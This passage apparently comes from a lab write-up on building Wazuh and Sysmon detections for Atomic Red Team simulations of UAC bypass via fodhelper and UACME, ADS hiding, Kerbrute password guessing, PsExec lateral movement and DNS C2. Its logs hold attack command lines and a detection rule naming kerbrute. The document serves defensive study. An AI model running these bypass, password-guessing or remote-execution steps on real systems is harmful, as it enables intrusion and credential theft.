
The advantage of this tactic is that programs will be executed with permission level of logged user, and it can be difficult to detect because adversary may use masquerading to make registry look legitimate.

A new registry was created as soon as I launched the test.




I checked the startup page in task manager and the app was there as well.

By that moment I have a lot of security events on my dashboard, and if I investigate security incident it is important to utilize filters. So, I narrowed down alerts to those with appropriate MITRE technique.



Now, I can see only alerts related to attack.

And there you have it, run key registry was created with the same name that I saw on windows.



Privilege Escalation

Next logical step for attackers would be to try to escalate privileges. On windows there is such thing as User Account Control (UAC), it's that pop-up that asks if you want to allow this app to be executed when you are opening app with administrator rights, it also asks for password of administrator user. So, this UAC really gets in the way of attackers when they want to run malware or scripts with elevated privileges.

Naturally, there is a way to bypass UAC, technique T1548.002 on MITRE. Specifically, there is one project called UACME on GitHub that contains a lot of methods for bypassing. Some of these methods were added to the Atomic Red Team. As it says on their page, after execution of test two cmd prompts with admin rights and event viewer should open. I tried a few methods and not all of them worked, I assume that some of them were patched for windows 10, but eventually I found a working method.

On the dashboard I got two alerts indicating that suspicious cmd was executed, both alerts identified payload which opened command prompt, payload from uacme repository.

Document Details

View surrounding documents View single document

Table JSON

t	_index	wazuh-alerts-4.x-2025.06.06
t	agent.id	001
t	agent.ip	[redacted]
t	agent.name	DESKTOP-FFVAD67
t	data.win.eventdata.commandLine	\"C:\\AtomicRedTeam\\atomics\\..\\ExternalPayloads\\uacme\\34 Akagi64.exe\"
t	data.win.eventdata.company	Hazardous Environments
t	data.win.eventdata.currentDirectory	C:\\Users\\Elijah\\AppData\\Local\\Temp\\
t	data.win.eventdata.description	UACMe main module
t	data.win.eventdata.fileVersion	3.2.7.2009
t	data.win.eventdata.hashes	MD5=356FD203060181072EF9DF355D09C73C,SHA256=A00B876D8512482A677015C83BB88C270D0E77DC19AE087CAF47CBA904D06C0D,IMPHASH=5A8A8A43F25485E7EE1B201EDCBC7A38
t	data.win.eventdata.image	C:\\AtomicRedTeam\\ExternalPayloads\\uacme\\34 Akagi64.exe
t	data.win.eventdata.integrityLevel	Medium
t	data.win.eventdata.logonGuid	{c67152d0-c794-6842-2f7e-040000000000}
t	data.win.eventdata.logonId	0x47e2f
t	data.win.eventdata.originalF	Akagi.exe

The second alert has hashes of executable 34 Akagi64.exe, this is the one used to bypass UAC, I checked hashes and they are accurate, so if it would be real malware, it would be possible to block it by hashes.

DESKTOP-FFVAD67	Possible use of fodhelper.exe used to bypass UAC and execute of malicious software	12	92046
DESKTOP-FFVAD67	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
DESKTOP-FFVAD67	Known auto-elevated utility FodHelper.EXE may have been used to bypass UAC	12	92055
DESKTOP-FFVAD67	Command interpreter added to registry key associated to UAC bypass by auto-elevated processes	12	92305


Then these four, all say that possible UAC bypass happened, and all have severity of 12, on wazuh severity of 12 and above counts as critical alert and will be highlighted on dashboard, good.

On inside of these alerts, I could find fired T1548.002 rule, and a process of how COM hijacking is being carried out. First alert from the bottom logged changes to registry, payload changes component object model (COM) registry to map to malicious code, then this COM interacts with trusted binary which does not require UAC to be executed, like fodhelper.exe that loads this malicious COM expecting it to be legitimate, that's how cmd prompt with administrative rights was launched.

Defense Evasion

To hide its presence and avoid detection in order to prolong access to the victim's system adversary utilize defense evasion techniques. There are many methods exist, from masquerading techniques to hiding created users. I found very interesting technique on MITRE that uses Alternate Data Stream (ADS), ADS is something that called data streams is stored in addition to regular file, it was created along with NTFS and the purpose was to store metadata there. But it can be exploited to store malicious scripts there, and the main benefit is that it can't be detected by antivirus or windows logs.

I ran the test and saw how it works. In Temp folder txt file named T1564.004_has_ads_powershell was created, if not the name it would look like very legitimate file. By using cmd prompt I can view all streams in directory, and there was one called adstest.txt in created file. This ADS can be viewed through notepad, so I did that and what do you know, text there is different from one if I just opened that txt file. In real scenario attacker easily could hide their malware or backdoor and leave harmless main file visible.



On dashboard problem was waiting for me, windows does not create ADS creation logs, neither does Sysmon in its default configuration. So, I had to tweak Sysmon config or create my own wazuh rule for ADS detection.


I added a few lines to Sysmon config that should catch commands creating files, unfortunately wazuh still couldn't detect it although event viewer did.

ProcessId	4568
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename	C:\Users\Elijah\AppData\Local\Temp\T1564.004_has_ads_powershell.txt:adstest.txt
CreationUtcTime	2025-06-07 10:10:39.263

After many hours of creating different rules, changing configs, I finally did it. The problem I faced was that wazuh already had rules for all Sysmon events, in my case that is File stream creation with ID of 15. All these rules for some reason have severity level of zero which means that they will never fire, even if logs from windows event channel are being received and stored in wazuh archives, they are just filtered by level of severity.


It took the whole day of test, and I almost gave up but at the end when I figured all that stuff out, I thought I could just overwrite those standard rules, and that worked.

I will explain briefly what it does, first of all the most important thing here are sid value, this is number which links rule with another one that bears that sid number as ID, for example here rule 61617 is linked to 61600 by sid, and when rule 61600 will fire so will 61617, it works like chain reaction and provides some sort of inheritance. Rules 61600 and 61617 are overwritten, I replaced level from 0 to 3 so it will create an alert. And then my custom rule 100010 that find data stream by looking at the column ":".



And here is an alert.

t manager.name	[redacted]-VirtualBox
t rule.description	Sysmon: Possible Alternate Data Stream (ADS) creation by PowerShell. File: C:\\Users\\Elijah\\AppData\\Local\\Temp\\T1564.004_has_ads_powershell.txt:adstest.txt Process: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe (PID: 720) User: DESKTOP-FFVAD67\\Elijah




Credential Access

Threat actors might utilize different tools and techniques to achieve access to credentials, it could be credential dumping with Mimikatz like in execution test of this project, it could be credential guessing, spraying, cracking with tools like Hydra or Kerbrute. This test will demonstrate how to detect such attacks on example of Kerbrute. Detection already happened when Kerbrute was just installed on windows machine but let's pretend that attacker could hide this by masquerading.

Now, normally attackers would use either powershell or command prompt to launch Kerbrute rather than just clicking on it using GUI, so one way to detect its execution would be to look at powershell and cmd command and filter by keywords like "/kerbrute.exe". But the easier way is to create a rule based on Sysmon event ID 1, that detects every process of creation. If that Sysmon rule will be turned on it would create a whole lot of false positives, so it must be custom rule to detect creation of kerbrute.exe process only.

```
<rule id="100070" level="15">
 <if_sid>61603</if_sid>
 <field name="win.eventdata.image" type="pcre2">(?i)kerbrute.exe</field>
 <options>no_full_log</options>
 <description>Possible Kerbrute execution</description>
 <mitre>
   <id>T1110.001</id>
 </mitre>
</rule>
```

Both execution with powershell and command prompt were tested, they work the same.



Here is a crafted rule, has severity level of 15 that is critical, sid points to Sysmon event ID 1, that is if Sysmon rule triggered, this rule fires instead, it looks for kerbrute.exe process and (?i) part sets case sensitivity because attackers can execute KERBRUTE.EXE or KerBrute.exe etc. And finally, it indicates to id of MITRE technique that was used.

Jun 15, 2025 @ 18:49:41.7...	DESKTOP-FFVAD67	Possible Kerbrute execution	15	100070
Jun 15, 2025 @ 18:47:14.9...	DESKTOP-FFVAD67	Possible Kerbrute execution	15	100070


The alert in detail shows commandLine, hashes and location of kerbrute.exe as well as other stuff.

@timestamp	Jun 15, 2025 @ 18:49:41.742
_index	wazuh-alerts-4.x-2025.06.15
agent.id	001
agent.ip	[redacted]
agent.name	DESKTOP-FFVAD67
data.win.eventdata.commandLine	.\\kerbrute --dc rockyou.txt -d Illia
data.win.eventdata.currentDirectory	C:\\AtomicRedTeam\\ExternalPayloads\\
data.win.eventdata.hashes	SHA1=84CAF1CE68A7BE9F80273E0CCA471C9FD01AEE29,MD5=F502AD2FA88E872169DF51790E946440,SHA256=5AA035EBC3359EE8517D99569C8881FCB7F48AB7E9A2F101F7E7EC23E636C79B,IMPHASH=1CD364A9E949D5ECEBD6C614E64BC545
data.win.eventdata.image	C:\\AtomicRedTeam\\ExternalPayloads\\kerbrute.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{c67152d0-669c-684e-ea21-040000000000}
data.win.eventdata.logonId	0x421ea
data.win.eventdata.parentCommandLine	\"C:\\Windows\\system32\\cmd.exe\"
data.win.eventdata.parentImage	C:\\Windows\\System32\\cmd.exe
data.win.eventdata.parentProcessGuid	{c67152d0-89d0-684e-6702-000000003100}
data.win.eventdata.parentProcessId	9204
data.win.eventdata.parentUser	DESKTOP-FFVAD67\\Elijah
data.win.eventdata.processGuid	{c67152d0-f97b-684e-c104-000000003100}
data.win.eventdata.processId	1780
data.win.eventdata.ruleName	technique_id=T1059,technique_name=Command-Line Interface
data.win.eventdata.terminalSessionId	1
data.win.eventdata.user	DESKTOP-FFVAD67\\Elijah

manager.name	[redacted]-VirtualBox
rule.description	Possible Kerbrute execution
rule.firedtimes	2
rule.groups	local, other_rules_group
rule.id	100070
rule.level	15
rule.mail	true
rule.mitre.id	T1110.001
rule.mitre.tactic	Credential Access
rule.mitre.technique	Password Guessing
timestamp	Jun 15, 2025 @ 18:49:41.742


Lateral Movement

Lateral Movement, also called horizontal privilege escalation, is crucial part of APT that allows attackers to move to different systems on victim's network or access valuable resources. Threat actor may use SMB shares to copy and execute file to remote system. Test T1021.002-3 from atomic read team uses PsExec.exe. PsExec is similar to telnet, allows remote execution of processes on other systems including cmd.exe.



The test will copy and execute cmd.exe to the remote host, by default it's a localhost so command prompt won't be launched on completely different system, but it still will show how this attack works and how PsExec is exploited.

These alerts clearly show progression of the attack, initially indicate that admin shares are being abused by some binary, that is PsExec service, that would be taken from the attacker side and copied transferred to victim by SMB. It is stored in C:\Windows simulating victim's system.



Next a new service is created in registry and is called PSEXESVC, it points to PSEXECSVS.exe, and is configured to run it as LocalSystem, having System privileges.

data.win.system.message	"A service was installed in the system. Service Name: PSEXESVC Service File Name: %SystemRoot%\PSEXESVC.exe Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem"

manager.name	illia-shimanskyi-VirtualBox
rule.description	New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.
rule.firedtimes	1
rule.groups	win_evt_channel, windows
rule.id	92650
rule.level	12
rule.mail	true
rule.mitre.id	T1021.002, T1569.002
rule.mitre.tactic	Lateral Movement, Execution
rule.mitre.technique	SMB/Windows Admin Shares, Service Execution
timestamp	Jun 14, 2025 @ 09:17:03.593

Eventually command prompt was launched by that service.

manager.name	[redacted]VirtualBox
rule.description	Windows command prompt started by an abnormal process
rule.firedtimes	1
rule.groups	sysmon, sysmon_eid1_detections, windows
rule.id	92052
rule.level	4
rule.mail	false
rule.mitre.id	T1059.003
rule.mitre.tactic	Execution
rule.mitre.technique	Windows Command Shell
timestamp	Jun 14, 2025 @ 09:17:03.249

```
"Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: 2025-06-14 07:17:01.003
ProcessGuid: {c67152d0-21ed-684d-9b01-000000002e00}
ProcessId: 588
Image: C:\Windows\cmd.exe
FileVersion: 10.0.19041.4355 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "cmd.exe"
CurrentDirectory: C:\Windows\system32\
User: DESKTOP-FFVAD67\Elijah
LogonGuid: {c67152d0-1efd-684d-218c-040000000000}
LogonId: 0x48C21
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=0AB2FF188E8E6D624B60F6C164C4759A09079FE5,MD5=D966DBA31D7B62CAD2DECAE92C5A8D12,
ParentProcessGuid: {c67152d0-21ec-684d-9a01-000000002e00}
ParentProcessId: 816
ParentImage: C:\Windows\PSEXESVC.exe
ParentCommandLine: C:\Windows\PSEXESVC.exe
ParentUser: NT AUTHORITY\SYSTEM"
```

Command And Control


One of the last tactics that adversary will use is command and control (C2). There are many ways adversary can use to keep connection and control over victim's network, the most standard way is to set up a listener and use application layer protocols like HTTP, SMTP, FTP. In my test I decided to go with DNS, simulating C2 beaconing, infected host will send large number of DNS requests to the server.

First, I need to write some rules for wazuh or actually overwrite existing Sysmon rule and then add one of my own that would trigger only if frequency of requests is too high.

